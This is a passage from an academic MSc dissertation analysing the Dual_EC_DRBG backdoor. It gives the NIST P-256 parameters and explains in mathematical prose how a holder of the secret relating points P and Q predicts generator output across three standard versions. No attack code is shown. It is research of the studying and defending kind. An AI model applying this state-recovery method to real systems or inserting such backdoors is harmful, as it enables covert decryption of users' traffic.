Research on Cryptographic Backdoors

Bancha Upanan

Student ID: 1604026

Supervisor: Dr. David Galindo

Submitted in conformity with the requirements
for the degree of MSc Cyber Security

School of Computer Science

University of Birmingham

September 2016

Abstract

Cryptographic backdoors are the field of surreptitiously weakening cryptographic systems such as deliberately inserting vulnerabilities to a pseudorandom number generator to make cryptanalysis easier. Therefore, the subsequent random numbers are predictable to the designer of backdoor. In this project we studied Dual_EC_DRBG which is the algorithm based on elliptic curve cryptography to generate random bits. It has been suspected that the designer could have chosen the parameters with backdoor in order to predict the random bits. The aims of this project are to realise how Dual_EC_DRBG and its corresponding backdoor work consisting of basic Dual_EC_DRBG, Dual_EC_DRBG version 2006 and 2007 according to NIST SP 800-90A. After that the attack was carried out on TLS by inserting the backdoor to OpenSSL to learn an ECDHE server private key and reproduce a TLS premaster secret. The implementation results show that all SageMath programs predicted the correct random bits. While the Python attack programs against TLS on OpenSSL successfully output the premaster secret file which could be used to decrypt data on Wireshark.

Keywords: Dual_EC_DRBG, cryptographic backdoor, NIST SP 800-90A, TLS handshake, premaster secret

Acknowledgements

First of all, I would like to express my sincere gratitude and appreciation to my supervisor Dr. David Galindo for his immense guidance and assistance during the course of this project. It would not have been possible to finish the project without his constant support.
I also thanks to my family and friends who always support and encourage me.
Finally, I owe special thanks to the Bank of Thailand for their generous scholarship all the way to complete the degree of MSc Cyber Security.

Contents

Chapter 1

Introduction

Cryptographic backdoors mean secretly subverting cryptographic systems so that the encrypted message is more susceptible to cryptanalysis [1]. For example if the pseudorandom number generator contains a backdoor then the random number can be guessed by the attacker. This circumstance is concerned as a critical security risk because almost every modern cryptography algorithm relies on the use of random numbers to encrypt messages. For this reason, this project focuses on the pseudorandom number generator backdoor existing in Dual_EC_DRBG.

Dual_EC_DRBG (Dual Elliptic Curve Deterministic Random Bit Generator) is an algorithm that implements a cryptographic pseudorandom number generator used to generate a random bit stream based on the mathematics of the elliptic curve discrete logarithm problem [3]. However, it was publicly identified the potential of the backdoor belongs to the designer, the United States government's National Security Agency (NSA), before the algorithm endorsed by the ANSI, ISO, and the National Institute of Standards and Technology (NIST). In 2013, The New York Times reported that the backdoor had been deliberately inserted by the NSA as part of the NSA's Bullrun project. In December 2013, Reuters also reported that NSA paid RSA Security $10 million in a secret deal to use Dual_EC_DRBG as the default in the RSA BSAFE cryptography library.

1.1 Threat Model and Terminology

The threat model and terminology of Dual EC DRBG more can be defined as in the following table.

Party	Description
Attacker	Adds weakness to cryptosystem and/or exploits weakness to attack users
Victims	Users of the weakened cryptosystem
Defenders	Finds or prevents weakness of cryposystem

Table 1.1: Terminology [1]

The attacker of Dual_EC_DRBG is the designer who chooses elliptic curve points that parameterize the algorithm, NSA. As will explain later, someone who picks these points can create a trapdoor that enables predicting future outputs of the generator given one block of output. Victims are users who use the software relying on Dual_EC_DRBG for example RSA BSAFE, Windows Schannel and OpenSSL FIPS users. Defenders are those responsible for finding or preventing weakness in the targeted cryptosystem such as NIST and researchers.

1.2 Motivation

In NIST official website [5], the DRBG validation list shows the implementations that have been validated as conforming to the Deterministic Random Bit Generator (DRBG) Algorithm, as specified in NIST SP 800-90A (Recommendation for Random Number Generation Using Deterministic Random Bit Generators). From 984 validation no., there are 82 implementations that include Dual_EC_DRBG as their random bit generator.

For this reason, the main motivation of this project is to understand the cryptographic backdoor deliberately inserted by the NSA to Dual_EC_DRBG. It is worthwhile to realise a proof of concept of how Dual_EC_DRBG works and perform attack on TLS against one of the validated implementations. In this project, OpenSSL was chosen because of its open source and compliance with the Federal Information Processing Standard (FIPS) [15].

1.3 Contribution of the project

The main contributions of the project are the detailed analysis and a proof of Dual_EC_DRBG backdoor. The SageMath [6] and Python programs were designed and developed according to the specifications in NIST SP 800-90A with a step by step documentation. However, it is strongly recommended to use the solution for the educational and experimental purpose only. Finally the countermeasures proposed in this project are useful to protect against mass surveillance via cryptographic backdoors.

1.4 Related work

Dual_EC_DRBG has attracted the attention of researchers and its weaknesses in the cryptographic security of the algorithm were known and publicly criticised.

The paper "On the practical exploitability of Dual EC in TLS implementations" posted in April 2014 [2] analysed the use of Dual_EC_DRBG in TLS on OpenSSL FIPS, Windows Schannel and RSA BSAFE library. Then the attacks were implemented and the actual cost of attacking TLS implementations were evaluated. The paper commented that Dual_EC_DRBG backdoor is exploitable by the anyone who knows the secret backdoor value d and showed how to recover the secret keys.

Moving on to another paper "Dual EC: A Standardized Back Door" updated in July 2015 [3], the story of Dual_EC_DRBG is discussed including where random numbers come from, the history of how Dual_EC_DRBG was standardised and how Dual_EC_DRBG backdoor work. The paper provides mathematical details of basic Dual_EC_DRBG and Dual_EC_DRBG version 2006 and 2007.

Finally, the last paper "A Systematic Analysis of the Juniper Dual EC Incident" submitted in April 2016 [4] concerns the Juniper Incident that unknown attackers had added unauthorized code to ScreenOS, the operating system for their NetScreen VPN routers. The paper reported that the cause of the vulnerability was the replacement of the Q parameter in the Dual_EC_DRBG. This enables an attacker who knows the discrete log of Q to passively decrypt IKE handshakes and the IPsec traffic protected with keys derived from those handshakes.

In conclusion, this project is significantly related to the above papers as one part of our project aims to realise mathematical details of basic Dual_EC_DRBG and Dual_EC_DRBG version 2006 and 2007. While another part performs TLS attack on OpenSSL FIPS with replacement of the Q parameter method. Besides, the last paper also gives motivation for further study about the security of IPsec concerning the pseudorandom number generator.

1.5 Project Outline

The structure of this report and a brief description of each chapter is shown below.

Chapter 2: Further background material. In this chapter, the required knowledge to understand Dual_EC_DRBG and its implementation is explained including elliptic curve cryptography and TLS handshake protocol.

Chapter 3: Analysis and Specification. The problem and specification of the solution will be analysed in details followed by investigating use of Dual_EC_DRBG in products.

Chapter 4: Design. The high-level designs of SageMath programs and TLS attack on OpenSSL will be discussed including the main design decisions and program flow.

Chapter 5: Implementation and testing. From the designs in chapter 4, they will be implemented on SageMath and Python programs. However, only the main functions and relevant algorithms are explained. In the latter section testing methods and strategies will be demonstrated.

Chapter 6: Project management. This chapter will give overall activities of the project as well as the methods used to manage the project.

Chapter 7: Results and evaluation. After the programs was implemented and tested, the results will be presented in the form of screenshots and outputs from SageMath and Python programs followed by the Wireshark decrypted message. Next they will be evaluated and commented in the aspect of both the product and process.

Chapter 8: Discussion. This chapter will discuss the achievements of the project as well as the deficiencies and inadequacies of the work. After that the future work and the countermeasures against Dual_EC_DRBG backdoor will also be introduced.

Chapter 9: Conclusion. A brief statement of how the SageMath programs realise Dual_EC_DRBG and its backdoor will be given. Then the summary of the TLS attack on OpenSSL will be provided an evaluative statement based on the results.

Chapter 2

Further background material

In this chapter, the foundation for Dual_EC_DRBG will be laid by introducing elliptic curve cryptography. After that the TLS handshake protocol will be briefly explained for better understanding of the implementation.

2.1 Elliptic curve cryptography

Elliptical curve cryptography (ECC) is an alternative approach for implementing public key cryptography based on elliptic curve theory over finite fields [7]. It can be used to create faster, smaller, and more efficient cryptographic keys because ECC generates keys through the properties of the elliptic curve equation instead of the traditional method of generation as the product of very large prime numbers [8]. It can be used with other public key encryption algorithms for example RSA and Diffie-Hellman.

Symmetric	RSA and Diffie-Hellman	Ellictic Curve
80	1024	160
112	2048	224
128	3072	256
192	7680	384
256	15360	521

Table 2.1: NIST Recommended Key Sizes (bits) [9]

According to Table 2.1, ECC with a 160-bit key can yield the same level of security as RSA and Diffie-Hellman with a 1,024-bit key [9]. For this reason, ECC helps to establish equivalent security with lower computing power and battery resource usage, it is becoming widely used for mobile applications [8].

2.1.1 Elliptic curves

Elliptic curve cryptography is based on the difficulty of solving number problems involving elliptic curves. It can be regarded as curves given by equations of the form

$$y^2 = x^3 + ax + b, \tag{2.1.1}$$

where a and b are constants. The graphs below show all the points with coordinates (x, y), where x and y satisfy an equation of the form shown above [10].




Figure 2.1: Elliptic curves [10]

In addition, we need that $4a^3 + 27b^2 \neq 0$ to qualify as an elliptic curve and ensure that the curve has no singular points [10].

2.1.2 Adding points

Given an elliptic curve, the addition of two points can be shown as the following example [10]. Considering the elliptic curve

$$y^2 = x^3 - 4x + 1,$$

and two points $A = (2, 1)$ and $B = (-2, -1)$ on it. To find $A + B$ on the curve, join up points A and B with a straight line. This line generally intersects the curve in one more place, C. Then reflect point C in the x-axis, C'.




Figure 2.2: Point addition [10]

This new point, C', is the sum of A and B.

$$A + B = C'$$

$$(2, 1) + (-2, -1) = (1/4, -1/8)$$

In case of $B = A$ then $A + A = 2A$, the tangent to the curve at the point A is considered instead. Considering another elliptic curve

$$y^2 = x^3 - 12x.$$

and point $A = (-2, 4)$. The tangent to the curve at A intersects the curve at a second point $C = (4, 4)$ which reflects in the x- axis at $C' = (4, -4)$. Therefore $2A = C'$, or $2(-2, 4) = (4, -4)$.




Figure 2.3: Same point addition [10]

Therefore, its now possible to define nA for any point A on the curve and any natural number $n > 0$:

$$2A = A + A,$$

$$3A = 2A + A,$$

$$4A = 3A + A$$

2.2 TLS handshake protocol




Figure 2.4: TLS Protocol [11]

The Transport Layer Security (TLS) includes handshake and record protocol as in figure 2.4. The handshake protocol is responsible for the authentication and key exchange necessary to establish or resume secure sessions. It manages cipher suite negotiation, authentication of the server and optionally the client session key information exchange. While record protocol secures application data using the keys created during the handshake protocol [12].

Cipher Suite Negotiation

The client and server agree the cipher suite that will be used throughout the session.

Authentication

The server proves its identity to the client using public/private key pairs or vice versa. The method used for authentication is determined by the cipher suite negotiated.

Key Exchange

The client and server exchange random numbers and a special number called the pre-master secret. These numbers are combined with additional data to create the master secret. The master secret is used by client and server to generate the write MAC secret, which is the session key used for hashing, and the write key, which is the session key used for encryption [12].

Establishing a Secure Session by Using TLS

The handshake protocol involves the following steps [12]:

1. The client sends a "Client Hello" message to the server, along with the client's random value and supported cipher suites.
2. The server responds by sending a "Server Hello" message to the client, along with the server's random value.
3. The server sends its certificate to the client for authentication and may request a certificate from the client. The server sends the "Server Hello Done" message.
4. If the server has requested a certificate from the client, the client sends it.
5. The client creates a random pre-master secret and encrypts it with the public key from the server's certificate, sending the encrypted pre-master secret to the server.
6. The server receives the pre-master secret. The server and client each generate the master secret and session keys based on the pre-master secret.
7. The client sends "Change Cipher Spec" notification to server to indicate that the client will start using the new session keys for hashing and encrypting messages. Client also sends "Client Finished" message.
8. Server receives "Change Cipher Spec" and switches its record layer security state to symmetric encryption using the session keys. Server sends "Server Finished" message to the client.
9. Client and server can now exchange application data over the secured channel they have established. All messages sent from client to server and from server to client are encrypted using session key.

Chapter 3

Analysis and Specification

In this chapter, the specifications of Dual_EC_DRBG from NIST Special Publication 800-90A January 2012 (NIST SP 800-90A) [13] used in this project will be shown. The algorithms and problems behind each version of Dual_EC_DRBG will be analysed in details followed by investigating use of Dual_EC_DRBG in products.

3.1 Dual_EC_DRBG specification

As mentioned before, Dual_EC_DRBG is an algorithm based on elliptic curve cryptography to generate a random bit stream designed by NSA [13]. Its security relies on the mathematics of the elliptic curve discrete logarithm problem (ECDLP) where given points P and Q on an elliptic curve of order n, finding a such that $Q = aP$ is hard. It was standardised in NIST SP 800-90A, ANSI X9.82 and ISO 18031.




Figure 3.1: Dual_EC_DRBG [13]

Notation:

$x(A)$ is the x-coordinate of the point A on the curve given in affine coordinates.

$\varphi(x)$ maps field elements to non-negative integers.

* is the symbol representing scalar multiplication of a point on the curve.

NIST SP 800-90A provides the specifications of an elliptic curve and two points P and Q on the elliptic curve for Dual_EC_DRBG as in figure 3.1. To ensure the desired security strength and certification under the Federal Information Processing Standard (FIPS) Publication 140, applications must use an appropriate elliptic curve and points on one of the NIST approved curves including Curve P-256, Curve P-384 and Curve P-521. In this project, Curve P-256 is used with associated points and constants as follows [13].

The NIST approved curves is given by the equation:

$$y^2 = x^3 - 3x + b \ (mod\ p) \tag{3.1.1}$$

Notation:

p - Order of the field F_p , given in decimal

n - Order of the Elliptic Curve Group, in decimal

a - (-3) in the above equation

b - Coefficient above

The x and y coordinates of the base point, i.e., generator G, are the same as for the point P.

Curve P-256

p = 115792089210356248762697446949407573530086143\
415290314195533631308867097853951

n = 115792089210356248762697446949407573529996955\
224135760342422259061068512044369

b = 5ac635d8 aa3a93e7 b3ebbd55 769886bc\
651d06b0 cc53b0f6 3bce3c3e 27d2604b

Px = 6b17d1f2 e12c4247 f8bce6e5 63a440f2\
77037d81 2deb33a0 f4a13945 d898c296

Py = 4fe342e2 fe1a7f9b 8ee7eb4a 7c0f9e16\
2bce3357 6b315ece cbb64068 37bf51f5


Qx = c97445f4 5cdef9f0 d3e05e1e 585fc297\
235b82b5 be8ff3ef ca67c598 52018192

Qy = b28ef557 ba31dfcb dd21ac46 e2a91e3c\
304f44cb 87058ada 2cb81515 1e610046

3.2 Dual_EC_DRBG algorithms and backdoor

In this section the mathematical algorithms of Dual_EC_DRBG including general schematic, basic Dual_EC_DRBG, Dual_EC_DRBG version 2006 and 2007 according to NIST SP 800-90A with their relevant state-based diagrams will be described followed by how the corresponding backdoor in each version works [3].

3.2.1 State-based PRNG



$$\begin{tikzcd}
s_0 \arrow[r, "s_1 = f(s_0)"] & s_1 \arrow[r, "s_2 = f(s_1)"] \arrow[d, "r_1 = g(s_1)"] & s_2 \arrow[r, "s_3 = f(s_2)"] \arrow[d, "r_2 = g(s_2)"] & s_3 \arrow[r] \arrow[d, "r_3 = g(s_3)"] & \dots \\
 & r_1 & r_2 & r_3 &
\end{tikzcd}$$

Figure 3.2: General schematic of a state-based PRNG with functions f and g [3]

To understand how Dual_EC_DRBG works, it is important to realise a general schematic of a state-based pseudorandom number generator (PRNG) [3].

From figure 3.2, an internal state s_i maintained in the PRNG begins with the initial state s_0 which is initialised from an entropy source. When some random bits are requested from the PRNG, the internal state is updated from the initial state s_0 to s_1 using function f, $s_1 = f(s_0)$. After that the PRNG compute the output random bits r_1 using another function g, $r_1 = g(s_1)$. If more random bits are requested, the internal state s_1 is updated again to s_2 using function f, $s_2 = f(s_1)$ and output r_2 using function g, $r_2 = g(s_2)$. Then some bits of r_2 are appended to r_1. The process is continued repeatedly until a certain number of requested random bits is satisfied.

It can be seen that the knowledge of an internal state s_i can be used to compute the following states $s_{i+1}, s_{i+2}, ...$ and finally all output $r_i, r_{i+1}, r_{i+2}, ...$. For this reason, a state-based pseudorandom number generator (PRNG) is secure as long as the internal state is kept secret and cannot be derived from any output. Hence, function g must be a one-way function without a backdoor so that the attacker are not able to compute the internal state of the PRNG from the output [3].

3.2.2 Basic Dual_EC_DRBG




Figure 3.3: Basic Dual_EC_DRBG algorithm without additional input [3]

The basic DUAL_EC_DRBG algorithm follows the the general schematic of a state-based PRNG in the previous section. The algorithm uses points P and Q on the standard NIST P-256 elliptic curve which the internal state is a 256-bit integer s_i. From figure 3.3, the internal state is updated from the initial state s_0 to s_1 using function f, $f(s_0) = s_1 = x(s_0P)$, which is the x-coordinate of the s_0th multiple of P on an elliptic curve. Then random bits r_1 is derived using function g, $g(s_1) = r_1 = x(s_1Q)$, which is the x-coordinate of the s_1th multiple of Q on an elliptic curve. Finally, the most significant 16 bits of r_1 are discarded and outputs 30-byte random bits. In case of more than 30 bytes are required, the process will repeat and concatenate the output bits like r_2 and r_3 [3].

3.2.3 Basic Dual_EC_DRBG backdoor

The backdoor is the knowledge of a random secret integer d by the attacker who controls the initialisation of points P and Q such that $P = dQ$ or $Q = eP$ where $d = e^{-1}(mod\ n)$ and n is the order of P [2]. If the random output r_1 in figure 3.3 is known by the attacker, for example from a public nonce, he can recompute point $R = (x_{r_1}, y_{r_1}) = s_1Q$. A 32-byte x-coordinate x_{r_1} is obtained by concatenating 2^{16} possibilities of the discarded most significant 2 bytes with 30 bytes of r_1. The corresponding 32-byte y-coordinate y_{r_1} is computed by assigning x_{r_1} to equation 1. After that $dR = ds_1Q = s_1dQ = s_1P$ can be derived to obtain the candidates of internal state $s_2 = x(s_1P)$. If the random output r_2 is also known by the attacker, he can find the correct internal state by predicting the next random output bits using each candidate and comparing with r_2. Therefore, the attacker learns the next internal state and can reproduce all the following output [3].

3.2.4 Dual_EC_DRBG version 2006




Figure 3.4: Dual_EC_DRBG algorithm version 2006 with additional input [3]

In the June 2006 release of NIST SP 800-90A, the internal state of DUAL_EC_DRBG can be refreshed with some high-entropy additional input [3]. From figure 3.4 the initial state s_0 is bitwise xor'ed with the hash of additional input $adin_0$ using one of the appropriate hash functions specified in NIST SP 800-90A to get the seedlen-bit unsigned integer t_0. This intermediate value is used to multiply with point P and derive the next internal state s_1. Finally the random bits r_1 is computed from $r_1 = x(s_1Q)$ while the most significant 2 bytes are discarded.

In case of more than 30 bytes of random bits are requested, the current internal state s_1 is again refreshed by being bitwise xor'ed with the hash of next additional input $adin_1$ to obtain t_1, s_2 and r_2 as the previous steps. To compute the next 30 bytes of random bits, the next internal state s_3 can be directly determined from s_2, $s_3 = x(s_2P)$ and so on until the output random bits satisfy the number of bytes requested.

3.2.5 Dual_EC_DRBG version 2006 backdoor

It can be seen that even though the attacker observes r_1, he can no longer use the backdoor computation as described before to work out the next internal state s_2 [3]. However, if more than 30 bytes of random bits are requested and the attacker knows the random output r_2 and r_3, he can recompute point $R = (x_{r_2}, y_{r_2}) = s_2Q$. After that $dR = ds_2Q = s_2dQ = s_2P$ can be derived to obtain the candidates of internal state $s_3 = x(s_2P)$. Then he can find the correct internal state by predicting the next random output bits using each candidate and comparing with r_3.

Therefore, the additional input does not only limit the backdoor but also slow down the attacker because even the attacker can find out the internal state s_3, he still need to guess the high entropy additional input $adin_3$ to predict the following random output [3].

3.2.6 Dual_EC_DRBG version 2007




Figure 3.5: Dual_EC_DRBG algorithm version 2007 with additional input [3]

In March 2007, NIST SP 800-90A was revised to require an additional update of the internal state at the end of each random bit invocation [3]. From figure 3.5, the internal state s_1 is updated into the next internal state s_2, $s_2 = x(s_1P)$, after being used to generate the random bits r_1, $r_1 = x(s_1Q)$. The reason for this revision was to provide "backtracking resistance" or "forward secrecy" where the attacker will not be able to recompute earlier random numbers. The attacker who knows the current state cannot recompute the current random output because the internal state has already been updated, s_1 is replaced with s_2.

3.2.7 Dual_EC_DRBG version 2007 backdoor

Because of the additional update of the internal state, the attacker who only has 30 bytes of random bits can have the knowledge of the internal state. Given r_1, point R can be derived as $R = (x_{r_1}, y_{r_1}) = s_1Q$ then $dR = ds_1Q = s_1dQ = s_1P$ and finally obtains the internal state s_2 as $s_2 = x(s_1P)$. However, like version 2006 the attacker still need to guess the high entropy additional input $adin_2$ to predict the following random output [3].

3.3 Use of Dual_EC_DRBG

In this section, the example use of Dual_EC_DRBG in products will be investigated including RSA BSAFE, Windows Schannel and OpenSSL FIPS Object Module [2].

3.3.1 RSA BSAFE

RSA BSAFE is a FIPS 140-2 validated cryptography toolkits developed by RSA Security [2]. It offers developers the tools to add privacy and authentication features to their applications. There are two main families including RSA BSAFE CRYPTO-C and RSA BSAFE CRYPTO-Java. From the RSA Product Version Life Cycle website [14] RSA is no longer taking on new customers for RSA BSAFE and its Extended Opportunity Programs and Services (EOPS) will end in January 2017. However, it is still worthwhile to study RSA BSAFE because it enabled Dual_EC_DRBG as a default DRBG from 2004 to 2013 [2].

To begin with RSA BSAFE CRYPTO-C version 1.1, it does not support elliptic curve cryptography so that its preferred cipher suites are TLS_DHE_DSS_WITH_AES_128_CBC_SHA and TLS_DHE_RSA_WITH_AES_128_CBC_SHA. During TLS handshake, it generates a 32-byte session ID, a 28-byte server random, a 20-byte ephemeral Diffie-Hellman (DH) secret key and a 20-byte nonce when using DSA respectively. The DH parameters and the server's public key are signed with the server's RSA or DSA certificate and the session ID, server random, public key, and signature are sent in a Server Hello message to the client [2].

While RSA BSAFE-Java version 1.1 already supports elliptic curve cryptography and uses the cipher suite TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256. The values generated by Dual_EC_DRBG in this cases are a 28-byte server random, a 32-byte ECDHE secret key and a 32-byte ECDSA nonce in order [2].

